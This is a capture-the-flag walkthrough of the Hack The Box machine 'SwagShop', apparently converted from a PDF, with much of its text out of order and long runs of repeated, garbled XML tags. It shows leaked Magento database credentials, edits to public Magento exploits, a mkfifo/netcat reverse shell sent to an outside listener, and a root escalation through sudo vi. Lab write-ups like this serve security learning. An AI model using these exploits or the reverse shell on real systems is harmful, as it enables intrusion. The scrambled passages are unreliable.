## Swagshop

SwagShop 💍 Linux Difficulty: Easy Points: 20 Release: 11 May 2019 10.10.10.140 IP: **Nmap** 

PORT

here?

256 4c:50:d5:f2:70:c5:fd:c4:b2:f0:bc:42:20:32:64:34 (ED25519) Apache httpd 2.4.18 ((Ubuntu)) 80/tcp open http

http-server-header: Apache/2.4.18 (Ubuntu) http-title: Did not follow redirect to http://10.10.10.140/ The name of the box kind of reminds me of OWASP's Juice Shop training website, which was all about

web exploits: https://owasp.org/www-project-juice-shop/ I wonder if we'll be utilising web exploits

Website Go to the IP, and this is what we're faced with. Many of the links are dead, but a handful do work for us. Mome page × + ① 10.10.10.140/index.php/ ... ▽ 🝿 ☆ 

ACCOUNT

**COMPARE PRODUCTS** 

**NEWSLETTER** 

You have no items to compare.

CART

Q

. Kali Linux 🥆 Kali Training 🦎 Kali Tools 🥆 Kali Docs 🦎 Kali Forums 🔪 NetHunter 👖 Offensive Security 🔌 Exploit-DB 🝬 GHDB 👖 MSFU

## **NEW PRODUCTS**

COMPANY

CONTACT US

**HOME PAGE** 

Magento<sup>®</sup>

5 X HACK THE BOX STICKER

HACK THE BOX LOGO T-SHIRT

5 X HACK THE BOX SQUARE STICKER

QUICK LINKS

SEARCH TERMS

Apache 2.4.18

any SQL injections we can use on the page?


I haven't run dirbuster yet, so let's do that:

-403\_CONFIG\_GLOBAL, which is a whole load of text

**Dirbuster** 

**ACCOUNT** MY ACCOUNT

ORDERS AND RETURNS



cyclps-setupamodule>Mage\_CatalogSearch</module><setup></catalogsearch</pre>
setup><setup><module>Mage\_Sales
//ordines>//ordines

Dirb finds: http://10.10.10.140/var/cache/ and I enumerate further to find: /mage--2/mage--

<config><global><install><date>Wed, 08 May 2019 07:23:09 +0000</date></install><resources><default\_setup><connection><host>localhost</host><username>root</username</pre> <password>fMVWh7bDHpgZkyfqQXreTjU9</password><dbname>swagshop</dbname><initStatements>SET NAMES utf8</initStatements><model>mysql4</model><type>pdo\_mysql</type><pdoType</pre>

//<active>l</active>connection></default\_setup><default\_write><connection><use>default\_setup</use></connection></default\_write><default\_read><connection><use>default\_setup</use></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connection></connecti <use>default\_write</use></connection></core\_write><core\_read><core\_read><connection></core\_write><core\_read><connection></core\_read><doore\_read><doore\_read><doore\_read><doore\_read><doore\_read><doore\_read><doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doore\_read></doo <module>Mage\_Directory</module></setup></correctory</pre>/directory\_setup></setup></setup></setup></setup></setup></setup></setup></correctory</pre>//odataflow\_setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></setup></s

</setup></wishlist\_setup><paypaluk\_setup><setup><module>Mage\_Paypaluk</module></setup></paypaluk\_setup><giftmessage\_setup><setup><module>Mage\_GiftMessage\_Model\_Resource\_Setup></contacts\_setup><contacts\_setup><module>Mage\_Contacts</module></setup></contacts\_setup></module></setup></contacts\_setup></module></setup></contacts\_setup></module></setup></contacts\_setup></module></setup></module></setup></module></setup></module></setup></module></setup></module></setup></module></setup></module></setup></module></setup></module></setup></module></setup></module></setup></module></setup></module></setup></module></module></setup></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></module></mo

<class>Mage GiftMessage Model Resource Setup</class></setup></giftmessage setup></contacts\_setup></setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setup></contacts\_setu

There's no way I'm going to go all through this manually, Let's use Ctrl F and search for key words

Generally enumerating around the website, we find at the bottom of the page that it says it's version

**2014**. Google that, with "exploit", and you'll find this exploit: https://github.com/joren485/Magento-

cali:~/Downloads/swagshop\$ python exploit.py http://10.10.10.140

Don't forget to chmod +x the exploit, and then send it off: python exploit.py http://[ip]

Check http://10.10.10.140/admin with creds ypwq:123

Kali Linux 🥄 Kali Training 🥄 Kali Tools 🥄 Kali Docs 🥄 Kali Forums 🥄 NetHunter

## The service is **mysql**. It says the service is localhost, so the mysql is an **internal** service that may be our ticket to root once we gain a user shell on the box.

Website exploit

Shoplift-SQLI/blob/master/poc.py

• Edit the exploit to target our IP.

Username: root

dbname: swagshop

③ ✗ 10.10.10.140/index.php/admin/

Let's follow the link and input the creds

Pass: fMVWh7bDHpgZkyfqQXreTjU9

key: b355a9e0cd018d3f7f03607141518419

ΑА 2 £32.00 AΑ £32.00

Items

**Grand Total** 

Last 5 Or Customer

**Second Exploit** 

There were some methods for this box that worked in its initial release, but after some patching these alternate exploits no longer worked. The exploit we're going to use is direct off the shelf - but it needs a bit of tinkering before it will work.

After some enumeration of this admin panel, you'll realise there are no easy wins here - no ping

terminal, no remote terminal, nothing! Let's turn to google and ask: "magneto exploit authenticated

whoami

Www-data shell

first points to try:

sudo -l

Let's get ourselves an interactive shell.

www-data

listening on [any] 5432

Vi exploitation Typically a **text editor**, it is entirely possible to run system commands from Vi.

python -c 'import pty; pty.spawn("/bin/bash")' - didn't work python3 -c 'import pty; pty.spawn("/bin/bash")' - appending the **3** to python does work. Go get your user flag and then let's get to root! **PrivEsc** 

We always try the easy wins first when it comes to priv esc. Sudo -l should always be one of your

Matching Defaults entries for www-data on swagshop:

secure\_path=/usr/local/sbin\:/usr/local/bin\:/usr/sb

User www-data may run the following commands on swagshop

(root) NOPASSWD: /usr/bin/vi /var/www/html/\*

You'll be in a root shell believe it or not. Don't expect much response from the page however. Then,

# whoami

whoami

data@swagshop:/var/www/html\$ sudo

env\_reset, mail\_badpass,

The page will then do some weird stuff, but honestly just ignore it and carry on. We want to ask vi to give us a command shell, which we do via: :!sh

cat /root/root.txt to get the root flag

sudo /usr/bin/vi /var/www/html/xyz

**About the Author** 

root

Purp1eW0lf is a PhD student in Information Security

#br.form.new\_control('text', 'login[username]' #br['login[username]'] = username #br['login[password]'] = password and just below this, add this: userone = br.find\_control(name="login[username]", nr=0) userone.value = username = br.find\_control(name="login[password]", nr=0) pwone.value = password request = br.open(url + 'block/tab\_orders/period/2y/?isAjax=true', data='isAjax=false&form\_key=' + key) Fire up a **netcat** listener, and send off the exploit with a reverse shell: python exploit2.py http://10.10.10.140/index.php/admin "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.34 5432 >/tmp/f" kali:~\$ rlwrap nc -nvlp 5432

, {'value': username}) # Had to manually add username control.#br.form.fixup() days. That's too small a parameter. It works if we change it to '2y'. It doesn't work with any other number.

And then around line **60**, there will be a url that talks about time periods. That 7d stands for seven

connect to [10.10.14.34] from (UNKNOWN) [10.10.10.140] 51490

/bin/sh: 0: can't access tty; job control turned off

There's still more to edit unfortunately: Comment out these lines around line 43, and add new ones

creds". This one comes up: https://www.exploit-db.com/exploits/37811 We need to edit this section of the exploit: # Config. username = password = '|' php\_function = 'system' # Note: we can only pass install\_date = 'Sat, 15 Nov 2014 20:27:57 +0000' Just repeat the same creds you generated before. From the link we found before, we can find the updated system time from here again: http://10.10.10.140/var/cache/mage--2/mage---403\_CONFIG\_GLOBAL:, which is: Wed, 08 May 2019 07:23:09 +0000 <config><global><install><date>Wed, 08 May 2019 07:23:09 +0000</date></inst

Magento Log in to Admin Panel User Name: Password: Forgot your password? Login Magento is a trademark of Magento Inc. Copyright © 2020 Magento Inc. Global Record Search Logged in as forme | Wednesday, 10 June 2020 | Try Magento Go for Free | Log Out 👔 Magento Admin Panel Get help for this page 🕕 One or more of the Cache Types are invalidated: Blocks HTML output, Layouts. Click here to go to Cache Management and refresh cache types 🌍 Your web server is configured incorrectly. As a result, configuration files with sensitive information are accessible from the outside. Please contact your hosting provider Latest Message: MagentoLive Europe 2019 Read details You have 3 critical and 6 notice unread message(s). Go to messages inbox 🕕 One or more of the Indexes are not up to date: Product Attributes, Product Prices, Catalog URL Rewrites, Product Flat Data, Category Flat Data, Category Products, Catalog Search Index, Stock Status, Tag Aggregation Data. Click here to go to Dashboard Orders Amounts £22.00 Select Range: Last 24 Hours ▼ No Data Found £22.00

JavaScript libraries Web servers

We can register and make an account search around the website for an area to upload files, to exploit

that but I don't see anything. I noticed in wapallyzer, MySQL as is the database. I wonder if there will be

Modernizr 2.6.2

© jQuery 1.10.2

script.aculo.us

A quick scan: nmap -T5 -Pn 10.10.10.140 STATE SERVICE 22/tcp open ssh 80/tcp open http The box isn't particularly difficult. Therefore it makes sense there are only two ports. Normally I would be more suspicious and do a deeper scan. For good practice, let's do that anyway: sudo nmap -T4 -A -Pn -p 1-65535 -0 10.10.10.140 > nmap.txt STATE SERVICE VERSION OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0) 22/tcp open ssh ssh-hostkey: 2048 b6:55:2b:d2:4e:8f:a3:81:72:61:37:9a:12:f6:24:ec (RSA) 256 2e:30:00:7a:92:f0:89:30:59:c1:77:56:ad:51:c0:ba (ECDSA)